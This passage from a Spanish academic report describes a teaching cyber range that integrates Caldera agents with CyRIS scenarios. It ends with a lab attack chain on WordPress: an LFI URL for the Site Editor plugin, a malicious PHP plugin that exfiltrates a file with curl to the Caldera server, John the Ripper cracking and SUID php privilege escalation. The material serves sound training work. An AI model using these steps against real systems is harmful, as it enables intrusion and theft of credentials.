

Figura 4.8: Diagrama de tráficos permitidos en el *cyber range*

La Figura 4.8 muestra el diagrama de las conexiones entre los distintos componentes en la arquitectura que fueron analizados previamente.

5. Simulación de ataques y escenarios dinámicos

En este capítulo se presenta cómo se integra Caldera a la plataforma *CyRa.uy*, y se detalla el proceso de generación y ejecución de ataques sobre los escenarios.

Como se comenta en la Subsección 4.3.4, el framework Caldera se despliega con dos interfaces en redes distintas, una en la red de Gestión y otra en la red de estudiantes. La interfaz en la red de gestión es utilizada para la administración de Caldera, además de la generación y control de los ataques que se ejecutan sobre los escenarios de practicas; la red de estudiante es utilizada para enviar los ataques a los escenarios.

5.1. Integración con los escenarios

Los ataques se inician y se controlan desde el servidor Caldera. Los encargados de ejecutar los comandos del ataque son los agentes que se instalan de antemano en el host (remoto o local) y reciben las instrucciones del servidor Caldera. Para llevar a cabo ataques sobre los escenarios de práctica se define un host extra en cada escenario, en este se instala un agente de Caldera al momento de desplegar el escenario y actúa como agente proxy para ejecutar los ataques que recibe del servidor Caldera. En la Figura 5.1 se muestra un diagrama que describe esta arquitectura con los agentes distribuidos en cada escenario.

Al momento de definir esta integración se planteó otra opción, la cual consiste en tener un único agente proxy local (en el servidor Caldera) encargado de ejecutar los ataques sobre todos los escenarios. Esta solución centraliza los ataques en un único host, pero en contra parte convierte al agente proxy en un punto de falla importante, que en el caso de que dicho componente sufra algún fallo, entonces se perderá la funcionalidad de simulación y/o generación de ataques sobre todos los escenarios. Por otro lado, este diseño implica permitir accesos a nivel de firewall desde una VM del escenario, potencialmente accesible por un estudiante, hacia el host donde estuviera desplegado el agente proxy.

Por lo tanto, se decide utilizar la arquitectura de agentes proxy distribuidos dentro de cada escenario (primera opción planteada), permitiendo que el despliegue de los agentes se pueda automatizar al momento de definir el escenario con CyRIS. Además, cada agente se encarga de llevar a cabo el ataque sobre su escenario, y en caso de que ocurra una falla en el agente proxy, solo se verá afectado un único escenario. Por otro lado, con este diseño no es necesario que las demás VMs de un escenario, potencialmente

accesibles por un estudiante, tengan comunicación con servicios fuera del escenario. La VM del escenario que contiene el agente proxy será la única máquina que podrá comunicarse con un servicio externo al escenario (dicho servicio es *Caldera*), y es hardenizada previamente para que ningún usuario del escenario pueda acceder.



Figura 5.1: Integración de Caldera con los escenarios de prácticas

5.2. Tipos de ataques y automatización

Para definir un ataque se plantean tres opciones que le permiten a un educador definir el ataque que desea realizar sobre un escenario:

1) Se modela un *ataque externo* sobre un host víctima del cual no se tiene acceso inicialmente. Por lo general, son ataques que abusan de alguna vulnerabilidad conocida sobre los servicios expuestos en el host objetivo.

2) Se modela un *ataque interno* donde se tiene acceso al host víctima y se llevan a cabo ataques desde dentro del host. Estos ataques pueden estar relacionados a escalada de privilegios, exfiltración de datos, movimiento lateral, entre otros.

3) Se modela un *ataque híbrido* que es una combinación de los dos tipos anteriores. Inicialmente se lleva a cabo un ataque externo, y cuando se logra obtener acceso al host víctima se despliega un agente dentro y se procede con el ataque interno.

Para definir un *ataque externo* se despliega un agente en la VM proxy del escenario por el cual se ejecutan los ataques hacía la VM víctima.

Para definir un *ataque interno* se despliega un escenario donde en el proceso de instanciación se instala un agente en la máquina víctima. Este agente está configurado para que se conecte al agente proxy mediante P2P, que se encuentra definido en la *VM proxy*, y es a través de este último que el agente en la máquina víctima establece la conexión con el servidor de Caldera.

Por último, para definir un *ataque híbrido*, se debe indicar en la especificación del escenario el despliegue del agente P2P en la VM proxy, y el despliegue de otro agente en la VM víctima que se comunicará con el agente P2P. Desde el agente en la VM proxy se ejecutan los ataques de acceso inicial hacia los servicios vulnerables de la VM víctima. Luego de lograr el acceso inicial, se utiliza el agente instalado previamente en la VM víctima para ejecutar los ataques sobre los servicios internos de la propia VM. Cabe aclarar que el agente en la VM víctima se conecta con el agente en la VM proxy para poder recibir las ordenes del servidor de Caldera.

Para lograr la ejecución automática de los ataques se hace uso de la API provista por Caldera, que de entre todas sus funcionalidades, permite controlar la ejecución de los ataques, como lo son, iniciar, pausar y resumir un ataque. Esto permite automatizar los ataques utilizando un script que lleve a cabo el despliegue de los escenarios con CyRIS, donde posteriormente ejecute el ataque sobre los escenarios ya desplegados utilizando la API de Caldera. A su ves, se pueden definir scripts que ejecuten un ataque en un horario específico sin la necesidad de que un educador deba iniciar el ataque de forma manual.

5.3. Despliegue de los agentes en los escenarios

Para el despliegue del agente proxy en los escenarios se utiliza una VM minimal hardenizada. Esta VM, que es parte del escenario, es la única que se autoriza para establecer conexiones con servicios externos, más en específico, con el servidor Caldera. En la especificación de escenarios de CyRIS, se define la VM antes mencionada, y se automatiza la instalación del agente en el momento del despliegue inicial del escenario. Esta automatización se logra mediante la configuración de *tasks* que se ejecutan durante la creación de las instancias de los escenarios. Dichas *tasks* se encargan de copiar el agente en formato binario y un script que establece la conexión con el servidor Caldera utilizando dicho binario en la máquina virtual.
En el Listado 1 se muestra un extracto del archivo de especificación de un escenario de

CyRIS donde se definen las *tasks*.

Listado 1 Despliegue del agente proxy

```
# Extracto en el que se definen las tareas para hacer el
# despliegue e instalación del agente.
- guest_settings:
  - id: proxy
    basevm_host: host_1
    basevm_config_file: /home/cyuser/images/basevm-hardened.xml
    basevm_type: kvm
    tasks:
    - copy_content:
      - src: /home/cyuser/caldera/agentes/agente-proxy
        dst: /tmp
    - execute_program:
      - program: /tmp/agente-proxy/runAgenteProxy.sh
        interpreter: bash
        execute_time: after_clone
```

Para probar el despliegue de agentes se definieron escenarios donde se pudieran llevar a cabo ataques internos o híbridos, mencionados en la Subsección 5.3. En estas situaciones se utilizan dos agentes: un agente proxy de tipo P2P en la *VM proxy* y un agente en la *VM víctima*. Para poder establecer una conexión con el servidor Caldera, el agente de la *VM víctima* utiliza el agente P2P como intermediario, debido a que este último es el único con acceso al servidor Caldera.

Por otra parte, para lograr automatizar el despliegue de este tipo de escenarios donde un agente debe conectarse al agente P2P para establecer la conexión con Caldera, es necesario que el agente de la *VM víctima* conozca de antemano la dirección IP que tiene asignada el agente P2P de la *VM proxy*. Para resolver este caso, se define la VM proxy como la primera máquina en el archivo de especificación de CyRIS, y de esta manera el proxy siempre tendrá asignada la dirección IP con el formato `<id-range>.<id-instance>.1.2` dentro de la instancia del escenario. La solución planteada permite programar un script que automatice el proceso de despliegue del agente en la *VM víctima* y establezca la conexión con el agente P2P en la *VM proxy*. Esto se logra generando la dirección IP de la *VM proxy* a partir de los primeros dos octetos de la *VM víctima* y concatenando `1.2` como el último par de octetos. De esta manera, la conexión entre el agente y el agente P2P puede establecerse de forma automática.

Al momento de desplegar este escenario se encontró una dificultad relacionada con la conexión entre el agente de la *VM víctima* y el agente P2P de la *VM proxy*. Esta radica en que, por defecto, el puerto de escucha del agente P2P se define de manera aleatoria, lo que impide que el agente de la *VM víctima* conozca previamente el puerto al que debe conectarse. En consecuencia, no es posible que el agente de la *VM víctima* se conecte automáticamente al desplegar el escenario con CyRIS. Para resolver esta problemática fue necesario realizar modificaciones en el código del agente P2P para que acepte como parámetro un puerto de escucha. De esta manera, es posible definir el puerto del agente P2P al que debe conectarse el agente de la *VM víctima*.

6. Experimentación

En este capítulo se presenta el despliegue del prototipo que involucra a algunos de los componentes definidos en el diseño final. Además, se presenta un escenario dinámico que fue generado sobre el prototipo, que consiste en un ataque diseñado con el framework *Caldera*, el cual es ejecutado contra una servidor web instanciado dentro de un escenario de CyRIS.

6.1. Escenario dinámico implementado

Para la experimentación se propuso crear un escenario dinámico orientado a prácticas defensivas (*Blue Team*) con el objetivo de ampliar el conjunto de escenarios de práctica que se pueden generar en el *cyber range*. Otro de los objetivos es evaluar las diferentes funcionalidades del framework Caldera. Para esto se definen los pasos del ataque que, aunque no son estrictamente necesarios para la práctica, permiten poner a prueba las diversas capacidades de Caldera. Con esto se modela un escenario de ataque que simula las acciones de un atacante real.

Los componentes que integran el prototipo son: *CyRIS*, encargado de la gestión e instanciación de los escenarios de prácticas; *CyLMS* y *Moodle*, encargados de la gestión y evaluación del aprendizaje; *Guacamole*, encargado de gestionar el acceso a los escenarios a través del navegador; *Caldera*, encargado de la generación y/o simulación de ataques sobre los escenarios.

En este prototipo no se incluyen los componentes **servidor Kibana** y **Logstash/Elasticsearch**, debido a que fueron analizados e integrados en el prototipo presentado en el proyecto *Reingeniería del Laboratorio de Seguridad Informática* [GG21]. En la Subsección 3.1 se explicó el funcionamiento de la plataforma *LaSI 2.0*, por lo que es posible integrar estos componentes al prototipo actual. Por otro lado, también queda fuera del alcance del prototipo el **servidor de autenticación**, debido a que no forma parte de los objetivos planteados el realizar una investigación exhaustiva del protocolo y servicio de autenticación a utilizar, por lo que no se invirtió tiempo sobre este componente. De todas maneras, se aclara que es un componente fundamental para la arquitectura de seguridad diseñada, y su integración es compatible con el resto de componentes ya analizados. En cuanto a los componentes PDP/PEP mencionados en la arquitectura, no se incluyeron en el prototipo porque llevaba una cantidad de tiempo considerable la implementación los mismos, por lo que se desviaba de los objetivos principales definidos.

Por último, tampoco se realizó en el prototipo la segmentación de redes definida en el diseño final, por lo tanto, los componentes se desplegaron en una red del host y en una red generada por el virtualizador de la VM desplegada. El enfoque central del prototipo no radica en implementar la arquitectura exacta definida en el diseño propuesto, sino lograr integrar y poner a prueba los componentes necesarios para las nuevas funcionalidades planteadas en el proyecto.

Una vez comentado lo anterior, para implementar el prototipo se empleó una laptop en la cual se instalaron los componentes que se integran al prototipo, algunos a nivel del host y otros en una máquina virtual. En la Figura 6.1 se ilustra la disposición de los componentes y con qué interactúa cada uno.



Figura 6.1: Componentes del prototipo desplegado

Se planteó un escenario en el que se haga uso de todos los componentes que se integraron al prototipo. Inicialmente, se define un escenario en CyRIS compuesto por tres hosts: `atacante`, VM a la que se conecta el estudiante para llevar a cabo una práctica; `víctima`, VM objetivo que contiene un servidor web vulnerable; `proxy`, VM que contiene un agente P2P controlado por Caldera desde donde se generan ataques automáticos hacia la VM `víctima`.

En el Listado 2 se definen los tres hosts antes mencionados, donde se especifican

las tareas que copian los agentes para la VM `víctima` y VM `proxy`, y además, se ejecuta un script encargado de iniciar los agentes para establecer la conexión con Caldera. El agente que se instala en la VM `víctima` es necesario para llevar a cabo ataques internos o híbridos.

Listado 2 Especificación del escenario

```
# Se definen los hosts del escenario: proxy, atacante y victima.
- guest_settings:
  - id: proxy
    basevm_host: host_1
    basevm_config_file: /home/cyuser/images/basevm.xml
    basevm_type: kvm
    tasks:
    - copy_content:
      - src: /home/cyuser/caldera/agentes/agente-proxy
        dst: /tmp
    - execute_program:
      - program: /tmp/agente-proxy/runAgenteProxy.sh
        interpreter: bash
        execute_time: after_clone
  - id: atacante
    basevm_host: host_1
    basevm_config_file: /home/cyuser/images/basevm.xml
    basevm_type: kvm
  - id: victima
    basevm_host: host_1
    basevm_config_file: /home/cyuser/images/basevm.xml
    basevm_type: kvm
    tasks:
    - copy_content:
      - src: /home/cyuser/caldera/agentes/agente
        dst: /tmp
    - execute_program:
      - program: /tmp/agente/runAgente.sh
        interpreter: bash
        execute_time: after_clone
# Se define la red sobre la que se instancia el escenario
- clone_settings:
```

```
33      - range_id: 10
34        hosts:
35        - host_id: host_1
36          instance_number: 1
37          guests:
38          - guest_id: proxy
39            number: 1
40          - guest_id: atacante
41            number: 1
42            entry_point: yes
43          - guest_id: victima
44            number: 1
45          topology:
46          - type: custom
47            networks:
48            - name: red1
49              members: proxy.eth0, atacante.eth0, victima.eth0
```

Luego del despliegue de este escenario con CyRIS se publica un cuestionario en Moodle, que será resuelto por los estudiantes, utilizando el componente CyLMS. Este despliegue del escenario, junto con la publicación del cuestionario, se centralizan utilizando el framework CyTrONE, el cual es el encargado de gestionar los módulos previamente mencionados.

En el Listado 3 se muestra un extracto del cuestionario que se publica en Moodle y que está asociado a la práctica del *cyber range*. Este cuestionario es presentado a los estudiantes como un complemento a la práctica que estén realizando en ese instante.

Listado 3 Especificación del cuestionario

```
1  - training:
2    - id: Cuestionario-FSI
3      title: Vulnerando un servidor web
4      overview:
5        A continuación se presentan preguntas múltiple opción y
6        desarrollo, relacionadas a la práctica.
7      questions:
8      - id: pregunta-01
9        body: ¿Cuál Content Management System (CMS) es el utilizado
```

```
10        en el servidor?
11        answer: Wordpress
12        hints:
13          - Intente explorar la aplicación para obtener más información.
14          - Wordpress
15      - id: pregunta-02
16        body: ¿Cuál es el usuario con una shell activa que se
17        encuentran en el servidor objetivo además del usuario root?
18        choices: root, admin, guest01, trainee01
19        answer: trainee01
20        hints:
21          - Obtenga información sobre los plugins instalados en el CMS
22          - Investigue sobre el plugin SiteEditor y la vulnerabilidad
23          de Local File Inclusion que presenta
24          - Exploit: https://www.exploit-db.com/exploits/44340
```

En el Listado 4 se presenta la configuración utilizada por Apache Guacamole para definir las conexiones de los estudiantes hacia la VM atacante (*entry point*) del escenario. Con esta configuración un estudiante puede acceder desde un navegador web a su escenario asignado en el *cyber range* para realizar la práctica.

Para este caso en específico, se define el usuario `estudiante` y se le configuran las conexiones a través de *SSH* y *VNC* hacia la VM `atacante` correspondiente a su instancia de escenario.

Listado 4 Definición de usuarios y sus conexiones

```
1  <user-mapping>
2      <!-- Se define el usuario estudiante y sus conexiones. -->
3      <authorize username="estudiante"
4                 password="1a1dc91c907325c69271ddf0c944bc72"
5                 encoding="md5">
6          <connection name="Estudiante-Atacante-VNC">
7              <protocol>vnc</protocol>
8              <param name="hostname">192.168.122.1</param>
9              <param name="port">5900</param>
10             <param name="password">passVNC</param>
11         </connection>
12         <connection name="Estudiante-Atacante-SSH">
```

```
13                <protocol>ssh</protocol>
14                <param name="hostname">10.1.1.3</param>
15                <param name="port">22</param>
16                <param name="username">user</param>
17                <param name="password">user123</param>
18                <param name="enable-sftp">true</param>
19            </connection>
20        </authorize>
21    </user-mapping>
```

Finalmente, se tiene el framework Caldera donde se definen y ejecutan ataques sobres las VMs de los escenarios. En la siguiente sección se explica en detalle el ataque generado sobre el escenario definido con CyRIS.

6.2. Ataque generado con Caldera

Para experimentar con la simulación y generación de ataques del framework Caldera, se define un ataque con múltiples pasos que abarca distintas técnicas que se pueden utilizar en las prácticas. Este ataque va dirigido a la VM *víctima* del escenario desplegado con CyRIS, la cual tiene un servidor web (Wordpress) vulnerable. El ataque consiste en tres etapas: *acceso inicial*, se obtienen las credenciales de un usuario administrador de la aplicación web; *escalada de privilegio (usuario sin privilegios)*, se obtiene un usuario sin privilegios en el servidor; *escalada de privilegios (usuario root)*; se obtiene un usuario con privilegios root en el servidor.

El ataque definido es una combinación de un ataque externo y un ataque interno, corresponde al tipo de ataque 3 definido en la Subsección 5.2, pero a diferencia de lo planteado en esta definición de ataque, por simplicidad, este ataque es ejecutado en su totalidad desde el agente proxy, no se utiliza el agente desplegado en la VM víctima. En la Figura 6.2 se muestra el flujo del ataque que se realiza sobre el escenario.

Para llevar a cabo el ataque se instaló en Wordpress el plugin *Site Editor 1.1.1* el cual contiene una vulnerabilidad de tipo *Local File Inclusion* (LFI). Por otro lado, en el archivo `.htaccess` del servidor se pusieron las credenciales del usuario administrador de Wordpress. Además, en el servidor se creó el usuario *jason* sin privilegios, y en su directorio home se dejó el archivo `.password.zip` que se encuentra oculto y cifrado, el cual contiene la contraseña SSH para acceder al servidor. Asimismo, se configuró el binario

php8.1 con el bit Set User ID (SUID)[1] activo en el servidor, donde el propietario de este binario es el usuario root. Por último, se agregó un archivo `flag.txt` en el directorio `home` del usuario `root` para comprobar que se elevaron los privilegios correctamente.



Figura 6.2: Flujo del ataque definido en Caldera

A continuación se describe en detalle el flujo del ataque implementado:

1) **Acción:** utilizando la vulnerabilidad LFI del plugin *Site Editor* realizar una request GET para obtener el contenido del archivo `.htaccess` presente en el servidor:
`http://demo.com/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=../../../../../../../.htaccess`

   Resultado: se obtiene la contraseña del usuario administrador del sitio Wordpress.

2) **Acción:** autenticarse en Wordpress en `http://demo.com/wp-login.php` utilizando las credenciales del administrador.

[1] El archivo que tiene el bit SUID activo se ejecutará con los privilegios del propietario del archivo en lugar de ejecutarse con los privilegios del usuario actual.

Resultado: se obtiene acceso al sitio web con los permisos del administrador del sitio.

3) **Acción:** crear y subir un plugin malicioso, en este caso nombrado `shell.zip`, que ejecuta un script PHP en el servidor donde esta desplegado Wordpress. Este script obtiene el archivo `.password.zip` que se encuentra en el home del usuario *jason* y se exfiltra hacia el servidor Caldera haciendo una solicitud POST a la siguiente URL: `http://caldera:8888/file/upload`.

   En el Listado 5 se muestra el contenido del plugin:

Listado 5 Plugin malicioso publicado en Wordpress

```
1  <?php
2  /**
3   * * Plugin Name: Exfiltrate Password Plugin
4   * * Plugin URI:
5   * * Description: Exfiltrate Password Plugin
6   * * Version: 1.0
7   * * Author: DemoProyecto
8   * * Author URI: http://www.demo.com
9   * */
10
11 exec("curl -X POST -F \"data=@/home/jason/.password.zip\"
12     --header \"X-Request-ID: demo-#{paw}\"
13     http://caldera:8888/file/upload");
```

   Resultado: el plugin malicioso es publicado en Wordpress.

4) **Acción:** acceder al siguiente recurso para ejecutar el plugin malicioso: `http://demo.com/wp-content/plugins/shell/shell.php`

   Resultado: se ejecuta el script en el servidor y se exfiltra el archivo `.password.zip` hacia el servidor Caldera.

5) **Acción:** crackear la contraseña del archivo `.password.zip` utilizando un ataque de fuerza bruta con la herramienta *John The Ripper*.
   Los comandos utilizados son los siguientes:
   `zip2john password.zip >password.hash;`
   `john --wordlist=/home/cyuser/demo/rockyou.txt password.hash`

   Resultado: se obtiene la contraseña del zip, permitiendo extraer el archivo `password.txt` que contiene la contraseña para el servicio SSH del usuario *jason* en

el servidor.

6) **Acción:** acceder al servidor vía SSH, utilizando las credenciales obtenidas del usuario *jason*. Una vez dentro, utilizar el binario de php que tiene activado el bit SUID para obtener una shell con privilegios elevados. El comando utilizado es el siguiente:
```
sshpass -p jason-password ssh john@192.168.1.30
"/usr/bin/php8.1 -r \"readfile('/root/flag.txt');\""
```
Resultado: se logra elevar privilegios al usuario root, obteniendo el control total del sistema. Para comprobar que se elevaron los privilegios exitosamente se obtiene la flag ubicada en `/root/flag.txt`.

En la Figura 6.3 se muestra el adversario creado en Caldera que modela el ataque definido anteriormente. El adversario esta compuesto de 10 habilidades donde, la habilidad 1 lleva a cabo el ataque LFI explotando la vulnerabilidad del plugin *Site Editor*. La habilidad 2 realiza la autenticación con las credenciales obtenidas en el paso anterior, y la habilidad 3 almacena localmente la cookie de sesión necesaria para las demás solicitudes que se deben generar. La habilidad 4 crea localmente el plugin malicioso en formato zip, la habilidad 5 sube el plugin a Wordpress y la habilidad 6 accede a un recurso de Wordpress que desencadena la ejecución del plugin en el servidor. La habilidad 7 descifra localmente el archivo zip extraído en el paso anterior, ya que Caldera cifra todos los archivos que se suben a su endpoint. La habilidad 8 hace un ataque de fuerza bruta, utilizando *John the Ripper*, para obtener la contraseña del archivo zip, y la habilidad 9 extrae dicho zip y obtiene la contraseña para el servicio SSH de un usuario del servidor. La habilidad 10 accede al servidor a través de SSH, eleva privilegios y obtiene la flag que se encuentra en el directorio principal del usuario `root`.

Para la mayoría de las habilidades creadas se hicieron uso de *facts* y *requirements*. Estas propiedades permiten mantener una relación de dependencia entre las habilidades, logrando compartir datos entre estas. Por ejemplo, la habilidad *Step 2: Wordpress Authentication* necesita que la habilidad *Step 1: Local File Inclusion (LFI)* se haya completado satisfactoriamente y haya obtenido los datos necesarios para la autenticación del usuario en Wordpress.

